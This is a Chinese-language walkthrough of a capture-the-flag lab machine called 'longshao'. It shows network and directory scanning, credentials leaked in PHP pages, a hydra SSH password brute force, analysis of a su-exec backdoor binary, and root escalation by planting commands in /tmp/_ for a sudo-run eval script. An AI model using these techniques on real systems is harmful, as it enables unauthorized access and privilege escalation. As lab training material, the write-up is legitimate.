

1. longshao

1.1. user.txt

靶机IP: 10.169.30.150

shell

```
└─(root@rootify)-[~]
```

```
└─# arp-scan -l
```

```
Interface: eth0, type: EN10MB, MAC: 00:0c:29:db:ac:f5, IPv4:  
10.169.30.177
```

```
Starting arp-scan 1.10.0 with 256 hosts
```

```
(https://github.com/royhills/arp-scan)
```

```
10.169.30.118    dc:21:48:7a:84:33      Intel Corporate  
10.169.30.150    08:00:27:eb:12:6a      PCS Systemtechnik GmbH  
10.169.30.246    22:1f:1d:0e:a5:e1      (Unknown: locally  
administered)
```

```
3 packets received by filter, 0 packets dropped by kernel
```

```
Ending arp-scan 1.10.0: 256 hosts scanned in 2.477 seconds  
(103.35 hosts/sec). 3 responded
```

去看一下开放那些端口，开放了ssh(22)、http(80)

shell

```
└─(root@rootify)-[~]
```

```
└─# nmap 10.169.30.150
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-03 11:10  
-0400
```

```
Nmap scan report for 10.169.30.150
```

```
Host is up (0.0024s latency).
```

```
Not shown: 998 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```


```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

MAC Address: 08:00:27:EB:12:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds

访问80端口，是一个登录页面，



去扫一下目录中有那些文件，`/cgi-bin/printenv`、`/cgi-bin/test-cgi`、`/dashboard.php`



shell

```
(root@rootify)-[~]
└─# dirsearch -u "10.169.30.150"

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound,
VersionConflict

 _|. _ _  _  _  _ _|_       v0.4.3

( _||| _ ) (/ _|| ( _| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET |
Threads: 25
Wordlist size: 11460
```

Output File: /root/reports/_10.169.30.150/_26-06-03_11-11-35.txt

Target: http://10.169.30.150/

[11:11:35] Starting:

[11:11:36] 403 - 316B - /.ht_wsr.txt

[11:11:36] 403 - 316B - /.htaccess.orig

[11:11:36] 403 - 316B - /.htaccess.bak1

[11:11:36] 403 - 316B - /.htaccess.sample

[11:11:36] 403 - 316B - /.htaccess.save

[11:11:36] 403 - 316B - /.htaccess_extra

[11:11:36] 403 - 316B - /.htaccess_orig

[11:11:36] 403 - 316B - /.htaccessBAK

[11:11:36] 403 - 316B - /.htaccess_sc

[11:11:36] 403 - 316B - /.htaccessOLD

[11:11:36] 403 - 316B - /.htaccessOLD2

[11:11:36] 403 - 316B - /.html

[11:11:36] 403 - 316B - /.htm

[11:11:36] 403 - 316B - /.httr-oauth

[11:11:36] 403 - 316B - /.htpasswd

[11:11:36] 403 - 316B - /.htpasswd_test

[11:11:47] 200 - 820B - /cgi-bin/printenv

[11:11:47] 200 - 1KB - /cgi-bin/test-cgi

[11:11:48] 200 - 2KB - /dashboard.php

```
[11:12:02] 403 - 316B - /server-status/
```


```
[11:12:02] 403 - 316B - /server-status
```

Task Completed

访问/dashboard.php, 发现有一个ssh的账号密码**baolong:jinhua**



登录拿到user.txt



看了一下/var/www/html/index.php, 账号密码是**admin/mexico**

```

baolong@longshao:/var/www/html$ cat index.php
<?php
// 靶机凭据配置
$target_user = "admin";
$target_pass = "mexico";

$message = "";

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';

    if ($username == $target_user && $password == $target_pass) {
        // 🟡 核心改动：在跳转前可以利用 Session 或者 Cookie 把凭据传过去，或者直接执行 302 跳转
        // 这里我们直接 302 跳转到系统内部主页 dashboard.php
        header("Location: dashboard.php", true, 302);
        exit(); // 记得 exit，防止脚本继续向下执行
    } else {
        $message = "<span style='color: #e74c3c;'>用户名或密码错误。</span>";
    }
}

```

1.2. root.txt

发现/etc/passwd可读，并且/opt/internal/parser_core所属组是chaojibaolong有读执行权限，但是并没发现能直接登录chaojibaolong的ssh密钥，去密码爆破一下

```

shell

baolong@longshao:~$ ls -la
total 12
drwxr-xr-x  2 baolong  baolong    4096 May 26 16:38 .
drwxr-xr-x  5 root     root       4096 May 13 16:55 ..
-rw-r--r--  1 root     root        44 May 14 09:21 user.txt

baolong@longshao:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin

```

```

games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
baolong:x:1000:1000:~/home/baolong:/bin/bash
chaojibaolong:x:1001:1001:~/home/chaojibaolong:/bin/bash
chaojiwudilong:x:1002:1002:~/home/chaojiwudilong:/bin/bash
baolong@longshao:~$ ls -la /opt/internal/
total 24
drwxr-xr-x  2 root    root          4096 May 28 11:08 .
drwxr-xr-x  3 root    root          4096 May 26 15:33 ..
-rwxr-x---  1 root    chaojibaolong 14152 May 28 11:08
parser_core

```

得到chaojibaolong密码为love123,登录上去

```

●●● bash
└─(rootify@rootify)-[~]
└─$ hydra -l chaojibaolong -P
/usr/share/wordlists/rockyou.txt.gz ssh://10.169.30.150
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak -
Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2026-06-03 11:22:12
[WARNING] Many SSH configurations limit the number of parallel
tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399
login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.169.30.150:22/
[22][ssh] host: 10.169.30.150 login: chaojibaolong
password: love123

```

1 of 1 target successfully completed, 1 valid password found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at
2026-06-03 11:22:16

发现chaojibaolong账户的/usr/local/bin/check_parser可以提权，看一下两个文件内容，a.sh脚本限制工作目录在/usr/bin/进入到/tmp下读取第一行并删掉大小写字母、数字、/；check_parser是判断id是否为0不为0则输出错误信息到标准错误中和判断第一个参数是否为空字符串/不是常规文件，并将参数给/opt/internal/parser_core

```
shell

chaojibaolong@longshao:/usr/local/bin$ ls -la
total 16
drwxr-xr-x  2 root  root    4096 May 28 19:57 .
drwxr-xr-x  5 root  root    4096 Jun  3  2025 ..
-rwxr-xr-x  1 root  root     82 May 28 11:52 a.sh
-rwxr-xr-x  1 root  root    281 May 28 11:11
check_parser
chaojibaolong@longshao:/usr/local/bin$ cat a.sh
PATH=/usr/bin

cd /tmp

read CMD < <(head -n1 | tr -d "[A-Za-z0-9/]")
eval "$CMD"
chaojibaolong@longshao:/usr/local/bin$ cat check_parser
#!/bin/sh

if [ "$(id -u)" -ne 0 ]; then
    echo "syslog-rotate: general protection fault: permission
denied." >&2
    exit 1
fi

if [ -z "$1" -a ! -f "$1" ]; then
    echo "Usage: $(basename $0) <target_spool_path> [--force-
cron]"
    exit 1
```

fi

```
exec /opt/internal/parser_core "$@"
```

strings看一下

- 必须是uid=0
- 仅限.log
- 对文件路径有额外的访问控制只能/tmp/
- 支持 --debug调试参数



bash

```
chaojibaolong@longshao:/opt/internal$ strings parser_core
`n/lib/ld-musl-x86_64.so.1
```

```
[!] Security Violation: Core parser must retain eUID 0.
[!] Parameter Error: Invalid cluster argument count.
[!] Compliance Error: Only *.log files are authorized.
[!] Path Restriction: Access denied.
```

```
=====
```

```
ChaoJiBaoLong Log Analyser - Security Core v3
```

```
[!] Error: Target log file not found.
[*] DevSecOps Emergency Notice: Switching context...
[+] Analysis completed successfully.
```

```
--debug
```

```
.log
```

```
/tmp/
```

```
chaojiwudilong
```

```
/bin/su
```

```
[*] Reading log file...
```

```
;*3$"
```

```
GCC: (Alpine 15.2.0) 15.2.0
```

文件是Linux可执行文件，先给将上面的信息给ai让他给出反汇编命令后将反汇编命令给ai让ai分析


```
rootify@rootify: ~
Session Actions Edit View Help
chaojibaolong@longshao:/opt/internal$ objdump -d parser_core

parser_core:      file format elf64-x86-64

Disassembly of section .init:

00000000000001000 <_init>:
   1000:      50                push    %rax
   1001:      58                pop     %rax
   1002:      c3                ret

Disassembly of section .plt:

00000000000001010 <execl@plt-0x10>:
   1010:      ff 35 6a 2f 00 00  push    0x2f6a(%rip)      #
3f80 <stderr+0x1d0>
   1016:      ff 25 6c 2f 00 00  jmp     *0x2f6c(%rip)      #
3f88 <stderr+0x1d8>
   101c:      0f 1f 40 00       nopl    0x0(%rax)

00000000000001020 <execl@plt>:
   1020:      ff 25 6a 2f 00 00  jmp     *0x2f6a(%rip)      #
3f90 <execl>
```

当文件存在时会return 1当文件不存在时执行 execl("/bin/su", "su", "-c", "chaojiwudilong-xxx", NULL),

shell

```
chaojibaolong@longshao:/usr/local/bin$ ls -la /tmp/
total 4
drwxrwxrwt  4 root    root      80 Jun  4 00:16 .
drwxr-xr-x 21 root    root     4096 May 14 11:44 ..
drwxrwxrwt  2 root    root      40 Jun  3 23:09 .ICE-
unix
drwxrwxrwt  2 root    root      40 Jun  3 23:09 .X11-
unix
```

```
chaojibaolong@longshao:/usr/local/bin$ ./check_parser
/tmp/root.log --debug
syslog-rotate: general protection fault: permission denied.
chaojibaolong@longshao:/usr/local/bin$ sudo ./check_parser
/tmp/root.log --debug
```

=====

ChaoJiBaoLong Log Analyser - Security Core v3

```
=====
```

```
[!] Error: Target log file not found.
```

```
[*] DevSecOps Emergency Notice: Switching context...
```

```
chaojiwudilong@longshao:~$
```

```
c 复制 下载  
  
puts("Compliance Error...");  
return 1;  
}  
  
// 4. 文件必须存在  
if (access(filename, F_OK) != 0) {  
    puts("Path Restriction...");  
    return 1;  
}  
  
// 5. 输出提示信息  
puts("[*] Reading log file...");  
puts("[*] DevSecOps Emergency Notice: Switching context...");  
  
// 6. 执行提权操作  
execl("/bin/su", "su", "-c", "chaojiwudilong-xxx", NULL);  
  
return 0;  
}
```

五、安全结论

这是一个提权后门程序:

1. 必须 root 运行 (检查 UID)
2. 只处理 /tmp/ 目录下的 .log 文件
3. 核心功能: 通过 execl("/bin/su", ...) 执行命令
4. 硬编码命令: chaojiwudilong-xxx (可能是反弹 shell 或恶意脚本)

会登录到chaojiwudilong



shell

```
chaojiwudilong@longshao:~$ sudo -l
```

```
Matching Defaults entries for chaojiwudilong on longshao:
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/  
bin\:/sbin\:/bin
```

```
Runas and Command-specific defaults for chaojiwudilong:
```

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR  
VISUAL"
```

```
User chaojiwudilong may run the following commands on  
longshao:
```

```
(root) NOPASSWD: /usr/local/bin/a.sh
```

a.sh脚本限制工作目录在/usr/bin/进入到/tmp下读取第一行并删掉大小写字母、数字、/，保留了.、_，在Linux中以_命名是能当成文件，将命令写入到_文件里面在用a.sh去执行，由于过滤了

```
(rootify@rootify)-[~]
$ touch -

(rootify@rootify)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos

(rootify@rootify)-[~]
$ touch _

(rootify@rootify)-[~]
$ ls
_ Desktop Documents Downloads Music Pictures Public Templates Videos

(rootify@rootify)-[~]
$
```

```
shell

chaojiwudilong@longshao:~$ printf "id\ncat /root/root.txt" > /tmp/_
chaojiwudilong@longshao:~$ sudo /usr/local/bin/a.sh
. -
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/usr/local/bin/a.sh: _: line 2: cat: not found
chaojiwudilong@longshao:~$ printf "id\n/bin/cat /root/root.txt" > /tmp/_
chaojiwudilong@longshao:~$ sudo /usr/local/bin/a.sh
. -
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
flag{root-e0bf0dabcccb7d4519c0ad4b431aff16}
chaojiwudilong@longshao:~$
```

```
rootify@rootify: ~  
Session Actions Edit View Help  
chaojiwudilong@longshao:~$ printf "id\ncat /root/root.txt" > /tmp/_  
chaojiwudilong@longshao:~$ sudo /usr/local/bin/a.sh  
.  
_id=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)  
/usr/local/bin/a.sh: _: line 2: cat: not found  
chaojiwudilong@longshao:~$ printf "id\n/bin/cat /root/root.txt" > /tmp/_  
chaojiwudilong@longshao:~$ sudo /usr/local/bin/a.sh  
.  
_id=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)  
flag{root-e0bf0dabcccb7d4519c0ad4b431aff16}  
chaojiwudilong@longshao:~$
```